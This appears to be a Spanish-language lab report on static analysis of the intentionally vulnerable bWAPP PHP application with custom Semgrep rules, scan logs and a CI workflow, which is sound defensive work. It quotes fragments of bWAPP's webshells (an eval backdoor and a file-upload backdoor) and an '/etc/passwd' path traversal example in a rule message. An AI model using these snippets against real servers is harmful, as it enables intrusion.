2. **Cerrar las 14 rutas a ejecución remota.** Eliminar `eval()` (2), sustituir `shell_exec()` por funciones nativas (4), convertir `include` dinámico en lista blanca (2) y generar en el servidor el nombre de los archivos subidos (6, reglas extra).
3. **Codificar toda salida HTML** con `htmlspecialchars(…, ENT_QUOTES, 'UTF-8')` y desplegar una CSP. Son 53 XSS reflejados tras el triaje, más los reclasificados como posible XSS almacenado.
4. **Sustituir MD5/SHA-1 por `password_hash()`** (25 usos sobre datos sensibles tras el triaje) y sacar los 6 secretos del código a variables de entorno.
5. **Reemplazar NuSOAP 0.9.5** (2010, sin mantenimiento) por la extensión SOAP nativa y quitar `phpinfo()` de admin. Integrar Semgrep en CI con la regla “0 hallazgos Alta”.

QUÉ SIGNIFICA PARA UN PROYECTO REAL

Con 59 hallazgos Alta, un pipeline con un quality gate de “cero Alta” rechazaría cualquier pull request. El orden de las prioridades sigue impacto por esfuerzo: SQLi y RCE comprometen el servidor completo y se corrigen con cambios locales y repetitivos. XSS y cripto débil exigen tocar muchas vistas o migrar contraseñas almacenadas. Reemplazar NuSOAP es un cambio de arquitectura, pero reduce el riesgo de terceros.

bWAPP es vulnerable a propósito: esta postura describe el código tal cual, no un fallo del laboratorio.

T2 · RULESET SEMGREP/PHP-SAST-RULES.YML

14 reglas mapeadas a OWASP y CWE

8 reglas taint (siguen el dato desde una fuente del usuario hasta un sink peligroso) y 6 de patrón (coincidencia sintáctica). Todas tienen pruebas unitarias con casos vulnerables y corregidos: `semgrep --test` da 14/14.

#	ID de la regla	Modo	Severidad	OWASP 2021	CWE	Hallazgos
1	`php-sql-injection`	taint	Alta	A03:2021 - Injection	CWE-89: SQL Injection	**48**
2	`php-command-injection`	taint	Alta	A03:2021 - Injection	CWE-78: OS Command Injection	**4**
3	`php-code-injection-eval`	taint	Alta	A03:2021 - Injection	CWE-95: Eval Injection	**2**
4	`php-reflected-xss`	taint	Media	A03:2021 - Injection	CWE-79: Cross-site Scripting	**89**
5	`php-file-inclusion`	taint	Alta	A03:2021 - Injection	CWE-98: PHP Remote File Inclusion	**2**
6	`php-ldap-injection`	taint	Alta	A03:2021 - Injection	CWE-90: LDAP Injection	**2**
7	`php-mail-injection`	taint	Media	A03:2021 - Injection	CWE-93: CRLF Injection	**7**
8	`php-open-redirect`	taint	Media	A01:2021 - Broken Access Control	CWE-601: Open Redirect	**19**
9	`php-weak-hash`	patrón	Media	A02:2021 - Cryptographic Failures	CWE-328: Use of Weak Hash	**41**
10	`php-weak-crypto`	patrón	Media	A02:2021 - Cryptographic Failures	CWE-327: Broken or Risky Crypto Algorithm	**5**
11	`php-insecure-deserialization`	patrón	Alta	A08:2021 - Software and Data Integrity Failures	CWE-502: Deserialization of Untrusted Data	**1**
12	`php-extract-usage`	patrón	Media	A08:2021 - Software and Data Integrity Failures	CWE-621: Variable Extraction Error	**0**
13	`php-hardcoded-credentials`	patrón	Media	A07:2021 - Identification and Authentication Failures	CWE-798: Use of Hard-coded Credentials	**6**
14	`php-phpinfo-exposure`	patrón	Baja	A05:2021 - Security Misconfiguration	CWE-200: Exposure of Sensitive Information	**4**

taint Alta **php-sql-injection** A03:2021 CWE-89

CÓMO FUNCIONA

Regla taint. Semgrep marca como contaminado todo lo que sale de $_GET, $_POST, $_REQUEST o $_COOKIE y sigue ese dato por asignaciones y concatenaciones. Si llega a mysql_query(), mysqli_query() o ->query() sin pasar por un sanitizador (intval, cast a int), reporta. Así distingue una consulta con datos del usuario de una consulta fija, cosa que una búsqueda de texto no puede hacer.

Hallazgos en bWAPP: 48

```yaml
- id: php-sql-injection
  languages: [php]
  severity: ERROR
  mode: taint
  message: >-
    Posible inyección SQL (CWE-89): una entrada del usuario llega a una
    consulta SQL sin parametrizar.
  metadata:
    owasp: "A03:2021 - Injection"
    cwe: "CWE-89: SQL Injection"
    vuln_class: "SQL Injection"
    remediation: "Consultas preparadas (PDO / mysqli prepare + bind_param)."
  pattern-sources:
    - pattern: $_GET
    - pattern: $_POST
    - pattern: $_REQUEST
    - pattern: $_COOKIE
  pattern-sanitizers:
    - pattern: intval(...)
    - pattern: (int) $X
  pattern-sinks:
    - pattern: mysql_query(...)
    - pattern: mysqli_query(...)
    - pattern: mysqli_multi_query(...)
    - pattern: sqlite_query(...)
    - pattern: $O->query(...)
    - pattern: $O->multi_query(...)
```

patrón Media **php-weak-hash** A02:2021 CWE-328

CÓMO FUNCIONA

Regla de patrón. pattern-either agrupa cuatro formas equivalentes de pedir MD5 o SHA-1 (md5(), sha1(), hash("md5",...), hash("sha1",...)). Los puntos suspensivos (...) aceptan cualquier argumento. No sigue datos: reporta cada uso, por eso necesita triaje (ver FP-2).

Hallazgos en bWAPP: 41

```yaml
- id: php-weak-hash
  languages: [php]
  severity: WARNING
  message: >-
    Uso de hash débil (CWE-328): MD5/SHA-1 no son aptos para contraseñas ni
    integridad (colisiones, fuerza bruta rápida).
  metadata:
    owasp: "A02:2021 - Cryptographic Failures"
    cwe: "CWE-328: Use of Weak Hash"
    vuln_class: "Weak Hash"
    remediation: "password_hash()/password_verify() (bcrypt/argon2) o SHA-256+."
  pattern-either:
    - pattern: md5(...)
    - pattern: sha1(...)
    - pattern: hash("md5", ...)
    - pattern: hash("sha1", ...)
```

patrón Media **php-hardcoded-credentials** A07:2021 CWE-798

CÓMO FUNCIONA

Regla de patrón con metavariables. $VAR = "..." captura cualquier asignación de un literal; metavariable-regex exige que el nombre de la variable contenga pass, pwd, secret, api_key o token, y pattern-not descarta la cadena vacía. La segunda rama cubre define("DB_PASSWORD", "...").

Hallazgos en bWAPP: 6

```yaml
- id: php-hardcoded-credentials
  languages: [php]
  severity: WARNING
  message: >-
    Credencial embebida (CWE-798): contraseña o secreto escrito en el código
    fuente.
  metadata:
    owasp: "A07:2021 - Identification and Authentication Failures"
    cwe: "CWE-798: Use of Hard-coded Credentials"
    vuln_class: "Hardcoded Credentials"
    remediation: "Mover secretos a variables de entorno o un gestor de secretos."
  pattern-either:
    - patterns:
        - pattern: $VAR = "...";
        - pattern-not: $VAR = "";
        - metavariable-regex:
            metavariable: $VAR
            regex: (?i)^\$\w*(pass|passwd|password|pwd|secret|api_?key|token)\w*$
    - patterns:
        - pattern: define($NAME, "...");
        - pattern-not: define($NAME, "");
        - metavariable-regex:
            metavariable: $NAME
            regex: (?i).*(pass|pwd|secret|api_?key|token).*
```

PUNTOS EXTRA · SEMGREP/EXTRA/PHP-EXTRA-RULES.YML

Dos reglas taint nuevas, 15 hallazgos no cubiertos

Ninguna de las 14 reglas detecta **path traversal** (9) ni **subida de archivos sin restricción** (6), incluida la webshell `app/backdoor.php`. El motor taint de Semgrep CE es intraprocedural, así que los envoltorios propios de bWAPP (`show_file()`, `show_directory()`) se modelan como sinks. Pruebas: 2/2.

ID	Regla	Severidad	Archivo:línea	Fragmento	OWASP · CWE
X-01	Path Traversal	Alta	directory_traversal_1.php:233	show_file($file);	A01:2021 CWE-22
X-02	Path Traversal	Alta	directory_traversal_1.php:247	show_file($file);	A01:2021 CWE-22
X-03	Path Traversal	Alta	directory_traversal_1.php:270	show_file($file);	A01:2021 CWE-22
X-04	Path Traversal	Alta	directory_traversal_1.php:288	show_file($file);	A01:2021 CWE-22
X-05	Path Traversal	Alta	directory_traversal_2.php:235	show_directory($directory);	A01:2021 CWE-22
X-06	Path Traversal	Alta	directory_traversal_2.php:248	show_directory($directory);	A01:2021 CWE-22
X-07	Path Traversal	Alta	directory_traversal_2.php:268	show_directory($directory);	A01:2021 CWE-22
X-08	Path Traversal	Alta	directory_traversal_2.php:283	show_directory($directory);	A01:2021 CWE-22
X-09	Path Traversal	Alta	restrict_folder_access.php:59	readfile($file) or die("Couldn't open $file.");	A01:2021 CWE-22
X-10	Unrestricted File Upload	Alta	backdoor.php:1	… HTTP_POST_FILES["file"] ["name"];@move_uploaded_file($HTTP _POST_FILES["file"] ["tmp_name"],$dir."/".$file) or die();}else{$file=$_FILES["file"] ["name"];@move_uploaded_file($_FIL ES["file"]["tmp_name"],$d …	A04:2021 CWE-434
X-11	Unrestricted File Upload	Alta	backdoor.php:1	… ie();}else{$file=$_FILES["file"] ["name"];@move_uploaded_file($_FIL ES["file"] ["tmp_name"],$dir."/".$file) or die();}@chmod($dir."/".$file,0755) ;echo "File uploaded";}else {echo "<form action=".$_SERVER …	A04:2021 CWE-434
X-12	Unrestricted File Upload	Alta	unrestricted_file_upload.php:34	move_uploaded_file($_FILES["file"] ["tmp_name"], "images/" . $_FILES["file"]["name"]);	A04:2021 CWE-434
X-13	Unrestricted File Upload	Alta	unrestricted_file_upload.php:45	move_uploaded_file($_FILES["file"] ["tmp_name"], "images/" . $_FILES["file"]["name"]);	A04:2021 CWE-434
X-14	Unrestricted File Upload	Alta	unrestricted_file_upload.php:58	move_uploaded_file($_FILES["file"] ["tmp_name"], "images/" . $_FILES["file"]["name"]);	A04:2021 CWE-434
X-15	Unrestricted File Upload	Alta	unrestricted_file_upload.php:66	move_uploaded_file($_FILES["file"] ["tmp_name"],"images/" . $_FILES["file"]["name"]);	A04:2021 CWE-434

▾ **Ver el YAML de las reglas extra**

```
# ============================================================================
#  php-extra-rules.yml — Reglas taint NUEVAS (puntos extra)
#  Detectan hallazgos que el ruleset base de 14 reglas NO cubre:
#    15. php-path-traversal          CWE-22   A01:2021 Broken Access Control
#    16. php-unrestricted-file-upload CWE-434 A04:2021 Insecure Design
#  Nota didáctica: el motor taint de Semgrep CE es intraprocedural, por eso
#  se modelan como sinks los envoltorios propios de bWAPP (show_file,
#  show_directory) que internamente llaman a fopen()/opendir().
# ============================================================================
rules:

  # ----------------------------------------------------------------------------
  # 15. Path Traversal / lectura arbitraria de archivos  (taint)
  # ----------------------------------------------------------------------------
  - id: php-path-traversal
    languages: [php]
    severity: ERROR
    mode: taint
    message: >-
      Posible path traversal (CWE-22): una entrada del usuario controla la ruta
      de un archivo o directorio que se abre, lee, lista o borra
      (p. ej. ?page=../../../../etc/passwd).
    metadata:
      owasp: "A01:2021 - Broken Access Control"
      cwe: "CWE-22: Path Traversal"
      vuln_class: "Path Traversal"
      remediation: >-
        Lista blanca de nombres; si no, basename() + realpath() y verificar que
        la ruta resultante empiece por el directorio base permitido.
    pattern-sources:
      - pattern: $_GET
      - pattern: $_POST
      - pattern: $_REQUEST
      - pattern: $_COOKIE
    pattern-sanitizers:
      - pattern: basename(...)
    pattern-sinks:
      - patterns:
          - pattern-either:
              - pattern-inside: fopen($P, ...)
              - pattern-inside: file_get_contents($P, ...)
              - pattern-inside: readfile($P, ...)
              - pattern-inside: file($P, ...)
              - pattern-inside: opendir($P, ...)
              - pattern-inside: scandir($P, ...)
              - pattern-inside: unlink($P, ...)
              - pattern-inside: copy($P, ...)
              # envoltorios propios de bWAPP (fopen/opendir dentro)
              - pattern-inside: show_file($P, ...)
              - pattern-inside: show_directory($P, ...)
          - pattern: $P

  # ----------------------------------------------------------------------------
  # 16. Subida de archivos sin restricción  (taint)
  # ----------------------------------------------------------------------------
  - id: php-unrestricted-file-upload
    languages: [php]
    severity: ERROR
    mode: taint
    message: >-
      Subida de archivos sin restricción (CWE-434): el nombre o el directorio
      de destino de move_uploaded_file() lo controla el usuario; permite subir
      una webshell .php y ejecutarla (RCE).
    metadata:
      owasp: "A04:2021 - Insecure Design"
      cwe: "CWE-434: Unrestricted Upload of File with Dangerous Type"
      vuln_class: "Unrestricted File Upload"
      remediation: >-
```

```
    Generar el nombre en el servidor (uniqid + extensión de lista blanca),
    validar tipo MIME real (finfo), guardar fuera del webroot y sin permiso
    de ejecución.
pattern-sources:
  # el nombre del archivo lo elige el cliente; tmp_name lo genera PHP
  - pattern: $_FILES[$K]["name"]
  - pattern: $HTTP_POST_FILES[$K]["name"]
  - pattern: $_GET
  - pattern: $_POST
  - pattern: $_REQUEST
pattern-sinks:
  - patterns:
      - pattern-inside: move_uploaded_file($TMP, $DEST)
      - pattern: $DEST
```

T1 · T3 · T8 · EVIDENCIA REPRODUCIBLE

Entorno, comandos y salidas

Componente	Versión	Uso
Windows 11	`build 26300`	Equipo del laboratorio
Python	`3.12.10`	Entorno virtual `.venv` para Semgrep, matplotlib y los scripts
Semgrep (pip, nativo)	`1.185.0`	Pruebas de reglas y escaneo de control en Windows
Docker + `semgrep/semgrep`	`29.7.2 · 1.185.0`	Escaneo oficial de las 3 carpetas (198 archivos)
Git	`2.56 / 2.52`	Clonado de bWAPP (Windows / contenedor)
bWAPP	`53bcfdd (2021-12-01)`	github.com/raesene/bWAPP, clon `--depth 1`

INCIDENCIA DEL ENTORNO

Al clonar, Windows Defender puso en cuarentena `app/php_eval.php` porque contiene `@eval($_REQUEST["eval"])`, una webshell. No se desactivó el antivirus. El escaneo oficial se ejecutó dentro de un contenedor Linux, donde el código solo se lee como texto, y un escaneo nativo de control confirmó la diferencia: **exactamente un hallazgo** (`php_eval.php:82`). La detección del antivirus es, en sí misma, evidencia de la severidad del hallazgo.

▾ **T1 · Entorno Windows: `semgrep --version` y `ls bWAPP/app`**

```
=== T1 - Entorno Windows - 2026-11-12 15:15:35
SO: Microsoft Windows 11 Home Single Language (build 26300)

> .venv\Scripts\python.exe --version
Python 3.12.10

> .venv\Scripts\semgrep.exe --version
1.185.0

> git --version
git version 2.56.0.windows.4

> docker --version
Docker version 29.7.2, build a7dcaa6

> git -C bWAPP log -1 --format="%H %cd"
53bcfdd59c02dcfdbf79e218f0a99c54ff42d799 Wed Dec 1 20:53:34 2021 +0000

> ls bWAPP/app   (primeras 20 entradas)
admin
apps
db
documents
fonts
images
js
passwords
soap
stylesheets
666
aim.php
backdoor.php
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
ba_insecure_login_2.php
ba_insecure_login_3.php
ba_logout.php

> archivos PHP en bWAPP/app: 197   (Core 182 / admin 3 / soap 12)
> archivos PHP segun git (git ls-files app): 198
> archivos PHP eliminados o bloqueados por el antivirus en Windows: 1
     app/php_eval.php   (eliminado del disco por Windows Defender)
> por eso el escaneo oficial se ejecuta dentro de Docker (ver T1_entorno_docker.log)
```

T1 · Entorno del contenedor y clonado

```
=== T1 — Entorno (contenedor semgrep/semgrep:1.185.0) — 2026-11-12 20:26:53 UTC

$ semgrep --version
1.185.0

$ git --version
git version 2.52.0

$ git clone --depth 1 https://github.com/raesene/bWAPP.git
Cloning into 'bWAPP'...

$ git -C bWAPP log -1 --format=%H %cd
53bcfdd59c02dcfdbf79e218f0a99c54ff42d799 Wed Dec 1 20:53:34 2021 +0000

$ ls bWAPP/app | head -20
666
admin
aim.php
apps
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
ba_insecure_login_2.php
ba_insecure_login_3.php
ba_logout.php
ba_logout_1.php
ba_pwd_attacks.php
ba_pwd_attacks_1.php
ba_pwd_attacks_2.php
ba_pwd_attacks_3.php
ba_pwd_attacks_4.php
ba_weak_pwd.php
backdoor.php
bof_1.php

$ find bWAPP/app -name '*.php' | wc -l
198

$ find bWAPP/app -name '*.php' -not -path '*/admin/*' -not -path '*/soap/*' | wc -l   # Core
183

$ ls bWAPP/app/admin bWAPP/app/soap
bWAPP/app/admin:
index.php
phpinfo.php
settings.php

bWAPP/app/soap:
class.nusoap_base.php
class.soap_fault.php
class.soap_parser.php
class.soap_server.php
class.soap_transport_http.php
class.soap_val.php
class.soapclient.php
class.wsdl.php
class.wsdlcache.php
class.xmlschema.php
nusoap.php
nusoapmime.php
```

▾ **T2 · Validación y pruebas unitarias de las reglas**

```
=== T2 — Validación y pruebas unitarias de las reglas

$ semgrep --validate --config php-sast-rules.yml
If Semgrep missed a finding, please send us feedback to let us know!
See https://semgrep.dev/docs/reporting-false-negatives/

$ semgrep --test --config php-sast-rules.yml tests/php-sast-rules.php


┌──────────────┐
│ Scan Status │
└──────────────┘
  Scanning 1 file with 14 Code rules:
  Scanning 1 file with 14 php rules.
14/14: ✓ All tests passed
No tests for fixes found.

$ semgrep --test --config php-sast-rules-v2.yml tests/php-sast-rules-v2.php


┌──────────────┐
│ Scan Status │
└──────────────┘
  Scanning 1 file with 14 Code rules:
  Scanning 1 file with 14 php rules.
14/14: ✓ All tests passed
No tests for fixes found.

$ semgrep --test --config extra/php-extra-rules.yml extra/php-extra-rules.php


┌──────────────┐
│ Scan Status │
└──────────────┘
  Scanning 1 file with 2 Code rules:
  Scanning 1 file with 2 php rules.
2/2: ✓ All tests passed
No tests for fixes found.
```

T3 · Escaneo de las 3 carpetas (Scan Summary)

```
=== T3 — Escaneo de las 3 carpetas con php-sast-rules.yml (14 reglas)

$ semgrep scan --config php-sast-rules.yml --metrics=off --disable-version-check --no-git-ignore --exclude admin --exclude soap
bWAPP/app   # Proyecto 1 — Core
┌──────────────┐
│ Scan Summary │
└──────────────┘
✅ Scan completed successfully.
 • Findings: 207 (207 blocking)
 • Rules run: 14
 • Targets scanned: 183
 • Parsed lines: ~100.0%
 • Scan skipped:
   ◦ Matching --exclude patterns: 2
   ◦ Files larger than  files 1.0 MB: 1
   ◦ Files matching .semgrepignore patterns: 1
 • For a detailed list of skipped files and lines, run semgrep with the --verbose flag
Ran 14 rules on 183 files: 207 findings.

$ semgrep scan --config php-sast-rules.yml --metrics=off --disable-version-check --no-git-ignore bWAPP/app/admin   # Proyecto 2
— admin
┌──────────────┐
│ Scan Summary │
└──────────────┘
✅ Scan completed successfully.
 • Findings: 2 (2 blocking)
 • Rules run: 14
 • Targets scanned: 3
 • Parsed lines: ~100.0%
 • No ignore information available
Ran 14 rules on 3 files: 2 findings.

$ semgrep scan --config php-sast-rules.yml --metrics=off --disable-version-check --no-git-ignore bWAPP/app/soap   # Proyecto 3
— soap (NuSOAP)
┌──────────────┐
│ Scan Summary │
└──────────────┘
✅ Scan completed successfully.
 • Findings: 21 (21 blocking)
 • Rules run: 14
 • Targets scanned: 12
 • Parsed lines: ~100.0%
 • No ignore information available
Ran 14 rules on 12 files: 21 findings.

$ semgrep scan --config php-sast-rules.yml --severity ERROR --exclude admin --exclude soap bWAPP/app   # solo Alta (Core)
┌──────────────┐
│ Scan Summary │
└──────────────┘
✅ Scan completed successfully.
 • Findings: 58 (58 blocking)
 • Rules run: 6
 • Targets scanned: 183
 • Parsed lines: ~100.0%
 • Scan skipped:
   ◦ Matching --exclude patterns: 2
   ◦ Files larger than  files 1.0 MB: 1
   ◦ Files matching .semgrepignore patterns: 1
 • For a detailed list of skipped files and lines, run semgrep with the --verbose flag
Ran 6 rules on 183 files: 58 findings.

$ semgrep scan --config php-sast-rules.yml --sarif -o bwapp-all.sarif bWAPP/app   # SARIF combinado (CI/GitHub)
┌──────────────┐
│ Scan Summary │
└──────────────┘
✅ Scan completed successfully.
 • Findings: 230 (230 blocking)
 • Rules run: 14
 • Targets scanned: 198
 • Parsed lines: ~100.0%
 • Scan skipped:
   ◦ Files larger than  files 1.0 MB: 1
   ◦ Files matching .semgrepignore patterns: 1
 • For a detailed list of skipped files and lines, run semgrep with the --verbose flag
Ran 14 rules on 198 files: 230 findings.
```

T3 · Control cruzado nativo en Windows

```
=== Control cruzado nativo (Windows, semgrep 1.185.0)

> semgrep scan --config semgrep\php-sast-rules.yml --metrics=off --disable-version-check --no-git-ignore --exclude admin --
exclude soap --json -o semgrep\out\windows\core.json bWAPP\app
• Findings: 206 (206 blocking)
• Rules run: 14
• Targets scanned: 182
Ran 14 rules on 182 files: 206 findings.

> semgrep scan --config semgrep\php-sast-rules.yml --metrics=off --disable-version-check --no-git-ignore --json -o
semgrep\out\windows\admin.json bWAPP\app\admin
• Findings: 2 (2 blocking)
• Rules run: 14
• Targets scanned: 3
Ran 14 rules on 3 files: 2 findings.

> semgrep scan --config semgrep\php-sast-rules.yml --metrics=off --disable-version-check --no-git-ignore --json -o
semgrep\out\windows\soap.json bWAPP\app\soap
• Findings: 21 (21 blocking)
• Rules run: 14
• Targets scanned: 12
Ran 14 rules on 12 files: 21 findings.

> Diferencias Docker vs Windows (archivo, linea, regla):
   core   docker=207  windows=206  solo_docker=[('app/php_eval.php', 82, 'php-code-injection-eval')]  solo_windows=[]
   admin  docker=  2  windows=  2  solo_docker=[]  solo_windows=[]
   soap   docker= 21  windows= 21  solo_docker=[]  solo_windows=[]
```

T6 · Re-escaneo con el ruleset ajustado

```
=== T6 — Re-escaneo con el ruleset ajustado tras el triaje (php-sast-rules-v2.yml)

$ semgrep scan --config php-sast-rules-v2.yml ... (core / admin / soap)
┌─────────────┐
│ Scan Summary │
└─────────────┘
✅ Scan completed successfully.
 • Findings: 162 (162 blocking)
 • Rules run: 14
 • Targets scanned: 183
 • Parsed lines: ~100.0%
 • Scan skipped:
   ◦ Matching --exclude patterns: 2
   ◦ Files larger than  files 1.0 MB: 1
   ◦ Files matching .semgrepignore patterns: 1
 • For a detailed list of skipped files and lines, run semgrep with the --verbose flag
Ran 14 rules on 183 files: 162 findings.
┌─────────────┐
│ Scan Summary │
└─────────────┘
✅ Scan completed successfully.
 • Findings: 2 (2 blocking)
 • Rules run: 14
 • Targets scanned: 3
 • Parsed lines: ~100.0%
 • No ignore information available
Ran 14 rules on 3 files: 2 findings.
┌─────────────┐
│ Scan Summary │
└─────────────┘
✅ Scan completed successfully.
 • Findings: 7 (7 blocking)
 • Rules run: 14
 • Targets scanned: 12
 • Parsed lines: ~100.0%
 • No ignore information available
Ran 14 rules on 12 files: 7 findings.
```

Extra · Reglas taint nuevas

```
=== EXTRA — Reglas taint nuevas (path traversal y subida de archivos)

$ semgrep scan --config extra/php-extra-rules.yml bWAPP/app
┌─────────────┐
│ Scan Summary │
└─────────────┘
✅ Scan completed successfully.
 • Findings: 15 (15 blocking)
 • Rules run: 2
 • Targets scanned: 198
 • Parsed lines: ~100.0%
 • Scan skipped:
   ◦ Files larger than  files 1.0 MB: 1
   ◦ Files matching .semgrepignore patterns: 1
 • For a detailed list of skipped files and lines, run semgrep with the --verbose flag
Ran 2 rules on 198 files: 15 findings.
```

REPRODUCIR TODO EL LABORATORIO

```
powershell -ExecutionPolicy Bypass -File scripts\run_lab.ps1

# o paso a paso:
docker run --rm -v "${PWD}:/src" semgrep/semgrep:1.185.0 sh /src/scripts/run_scans_docker.sh
.venv\Scripts\python.exe semgrep\analyze.py        # summary.json, findings.csv, charts\*.png
.venv\Scripts\python.exe reporte\build_report.py   # este reporte
.venv\Scripts\python.exe -m http.server 8080 -d reporte   # http://localhost:8080
```

INTEGRACIÓN CI (OPCIONAL) · .GITHUB/WORKFLOWS/SEMGREP.YML

El flujo escanea cada push y pull request con el mismo ruleset (bWAPP llega como submódulo fijado al commit 53bcfdd), sube el SARIF a la pestaña **Security** (GitHub Code Scanning) y publica este dashboard en GitHub Pages. El job *quality gate* falla a propósito: bWAPP tiene hallazgos de severidad Alta, y eso es lo que bloquearía un despliegue real.

Repositorio: https://github.com/WsanchezF/SAST_Semgrep_bWAPP Dashboard publicado: https://wsanchezf.github.io/SAST_Semgrep_bWAPP/

Alertas: Security › Code scanning

```
# .github/workflows/semgrep.yml — SAST en CI con el ruleset del laboratorio
#
#  sast         : pruebas de reglas + escaneo de bWAPP (submódulo fijado a 53bcfdd)
#                 y carga del SARIF en la pestaña Security (GitHub Code Scanning)
#  quality-gate : falla si hay hallazgos de severidad Alta. En bWAPP falla a
#                 propósito: demuestra que el pipeline bloquearía el despliegue.
#  dashboard    : publica el reporte navegable (reporte/index.html) en GitHub Pages
name: semgrep-sast
on:
  push:
    branches: [main]
  pull_request:
  workflow_dispatch:

env:
  SEMGREP_VERSION: "1.185.0"

jobs:
  sast:
    name: SAST con Semgrep (SARIF)
    runs-on: ubuntu-latest
    permissions:
      contents: read
      security-events: write          # subir SARIF a Code Scanning
    steps:
      - uses: actions/checkout@v4
        with:
          submodules: true            # trae bWAPP en el commit fijado

      - uses: actions/setup-python@v5
        with:
          python-version: "3.12"

      - name: Instalar Semgrep
        run: pip install "semgrep==${SEMGREP_VERSION}"

      - name: Pruebas unitarias de las reglas (14/14, 14/14, 2/2)
        run: |
          semgrep --test --config semgrep/php-sast-rules.yml    semgrep/tests/php-sast-rules.php    --metrics=off
          semgrep --test --config semgrep/php-sast-rules-v2.yml semgrep/tests/php-sast-rules-v2.php --metrics=off
          semgrep --test --config semgrep/extra/php-extra-rules.yml semgrep/extra/php-extra-rules.php --metrics=off

      - name: Escaneo SAST de bWAPP (14 reglas + 2 extra)
        run: |
          semgrep scan --config semgrep/php-sast-rules.yml --config semgrep/extra/php-extra-rules.yml \
            --metrics=off --no-git-ignore \
            --sarif-output=semgrep.sarif --json-output=semgrep.json bWAPP/app

      - name: Subir SARIF a GitHub Code Scanning
        if: always()
        uses: github/codeql-action/upload-sarif@v3
        with:
          sarif_file: semgrep.sarif
          category: semgrep-php

      - name: Guardar resultados como artefacto
        if: always()
        uses: actions/upload-artifact@v4
        with:
          name: semgrep-resultados
          path: |
```

```
          semgrep.sarif
          semgrep.json

  quality-gate:
    name: Quality gate (0 hallazgos Alta)
    runs-on: ubuntu-latest
    needs: sast
    permissions:
      contents: read
    steps:
      - uses: actions/checkout@v4
        with:
          submodules: true
      - uses: actions/setup-python@v5
        with:
          python-version: "3.12"
      - run: pip install "semgrep==${SEMGREP_VERSION}"
      - name: Bloquear si hay severidad ERROR (Alta)
        run: semgrep scan --config semgrep/php-sast-rules.yml --severity ERROR --error --metrics=off --no-git-ignore bWAPP/app

  dashboard:
    name: Publicar dashboard en GitHub Pages
    if: github.event_name != 'pull_request'
    runs-on: ubuntu-latest
    permissions:
      contents: read
      pages: write
      id-token: write
    environment:
      name: github-pages
      url: ${{ steps.deploy.outputs.page_url }}
    steps:
      - uses: actions/checkout@v4
      - name: Preparar sitio
        run: |
          mkdir -p _site/charts
          cp reporte/index.html reporte/Informe_SAST_bWAPP.pdf _site/
          cp charts/*.png _site/charts/
      - uses: actions/configure-pages@v5
      - uses: actions/upload-pages-artifact@v3
        with:
          path: _site
      - id: deploy
        uses: actions/deploy-pages@v4
```